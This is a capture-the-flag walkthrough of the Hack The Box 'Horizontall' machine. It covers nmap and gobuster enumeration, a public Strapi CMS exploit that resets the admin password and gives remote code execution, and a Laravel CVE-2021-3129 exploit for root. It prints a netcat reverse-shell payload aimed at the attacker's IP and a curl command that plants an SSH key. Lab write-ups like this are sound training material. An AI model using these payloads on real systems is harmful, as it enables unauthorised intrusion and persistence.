Hack The Box – Horizontall Walkthrough

Alberto Gómez

First step is to do some enumeration. Let's scan the host with *nmap*:

```
kali@kali:~$ sudo nmap -Pn -p- 10.10.11.105
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-13 10:47 EDT
Nmap scan report for horizontall.htb (10.10.11.105)
Host is up (0.045s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 36.38 seconds
kali@kali:~$
```

We can see it has a SSH and HTTP service. When trying to access the webpage, it redirects us the name of the host '*horizontalll.htb*'. Our browser can't find the hostname, so we have to include it in our */etc/hosts file*. Now we can access the main page.

There is nothing interesting in the index page and no link redirects to another page, so I did some enumeration with fuzzing tools. I tried to find available virtual hosts with *gobuster* and found the '*api-prod.horizontall.htb*' virtual host:

```
kali@kali:~$ gobuster vhost -u http://horizontall.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://horizontall.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/10/05 05:22:49 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api-prod.horizontall.htb (Status: 200) [Size: 413]

===============================================================
2021/10/05 05:32:56 Finished
===============================================================
kali@kali:~$
```


We have to include it in the /etc/hosts file under the same IP address in order to access it. When doing so, a welcome page with no content is presented to us. Let's try to find more web content with *gobuster* under this subdomain:

```
kali@kali:~$ gobuster dir -u http://api-prod.horizontall.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api-prod.horizontall.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/05 05:35:38 Starting gobuster in directory enumeration mode
===============================================================
/reviews              (Status: 200) [Size: 507]
/users                (Status: 403) [Size: 60]
/admin                (Status: 200) [Size: 854]
/Reviews              (Status: 200) [Size: 507]
/Users                (Status: 403) [Size: 60]
/Admin                (Status: 200) [Size: 854]
/REVIEWS              (Status: 200) [Size: 507]
```


We found three available routes. *Users* responds us with a 403 Forbidden and *reviews* returns a JSON file with several user reviews, from which we can extract the usernames: *wail*, *doe* and *john*.

Admin route presents us a log-in page. The username input has a placeholder with the name '*John Doe*' in it, which matches the names found on the *reviews* page. We can also see the name '*strapi*' with a logo above the form; with some internet search we can see it is a CMS for NodeJS.

We can discover the version that it is using on the route */admin/strapiVersion*:



Doing some research, we can see that this version is vulnerable to two CVE:



One of them allows remote code execution in the installing and uninstalling of plugins; the other one is about a vulnerability on the password reset feature.

We can find exploits online to exploit both of them. On the CVE page from the image above we can find this exploit written in Python: https://packetstormsecurity.com/files/163950/Strapi-CMS-3.0.0-beta.17.4-Remote-Code-Execution.html.

That python script takes advantage of the vulnerable password reset to change the admin password and gives you a valid JWT token. It also allows you to execute code on the plugin install feature.

```
kali@kali:~$ python3 rce.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0Ijo
xNjM0MTM5MDc0LCJleHAiOjE2MzY3MzEwNzR9.PnKyrfSHPoegtmzEhtZcfHsi_bLNqND5R81vgmhuCa8


$>
```

The code must be injected after indicating a plugin name (that can be fake). A valid payload to get a reverse shell with Netcat could be:

- *plugin& $(rm /tmp/a;mkfifo /tmp/a;cat /tmp/a|/bin/sh -i 2>&1|nc <ip-address> <port> >/tmp/a)*

```
kali@kali:~$ python3 rce.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjM0MTC


$> plugin& $(rm /tmp/a;mkfifo /tmp/a;cat /tmp/a|/bin/sh -i 2>&1|nc 10.10.14.63 8888 >/tmp/a)
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
```

If we were listening with netcat, we got a shell and can find the user flag under the folder */home/development*:

```
kali@kali:~$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.11.105] 58924
/bin/sh: 0: can't access tty; job control turned off
$ whoami
strapi
$ ls /home
developer
$ cat /home/developer/user.txt
e81ec75a10dc985f0c2d4856d17af953
$
```

We can use python to get a fully interactive TTY shell. Then, I used *netstat* to check listening processes:

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
strapi@horizontall:~/myapi$ netstat -putna | grep LISTEN
netstat -putna | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1903/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
strapi@horizontall:~/myapi$
```

We can see that there are three local services available only for localhost (127.0.0.1): port 3306, port 1337 and port 8000.

In */etc/passwd* we can see that the users with *bash* or *sh* shells are *root*, *developer* and *strapi*.

If we use curl to check what is available at port 8000, we find a webpage. Searching in the content we find framework information. The webpage is made with Laravel v8 (PHP v7.4.18).

```
<div class="ml-4 text-center text-sm text-gray-500 sm:text-right sm:ml-0">
    Laravel v8 (PHP v7.4.18)
</div>
```

Looking for vulnerabilities I found the CVE-2021-3129, which allows remote code execution. However, I have no access to the service from my machine. In order to access it, I loaded a public SSH key to *authorized_keys* file at *.ssh* folder inside strapi's home directory (which is */opt/strapi*):

```
strapi@horizontall:~$ curl http://10.10.14.63/authorized_keys -o /opt/strapi/.ssh/authorized_keys
<authorized_keys -o /opt/strapi/.ssh/authorized_keys
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   735  100   735    0     0   8166      0 --:--:-- --:--:-- --:--:--  8166
strapi@horizontall:~$
```

Now we can log-in through SSH with the *strapi* user using our private key. We are going to use the SSH connection to make a port forwarding and access the Laravel webpage.

```
kali@kali:~$ ssh -L 8000:localhost:8000 strapi@horizontall.htb -i .ssh/id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)
```

I used the script available at https://github.com/hungnt199/CVE-2021-3129_exploit to exploit the vulnerability. It lets you include the shell command to be executed as an argument:

```
kali@kali:~/attack-tools/CVE-2021-3129_exploit$ python3 exploit.py http://localhost:8000 Monolog/RCE1 "cat /root/root.txt"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

6d27769019d92f5cb048d8c483275261

[i] Trying to clear logs
[+] Logs cleared
kali@kali:~/attack-tools/CVE-2021-3129_exploit$
```

This way, we can read the final flag.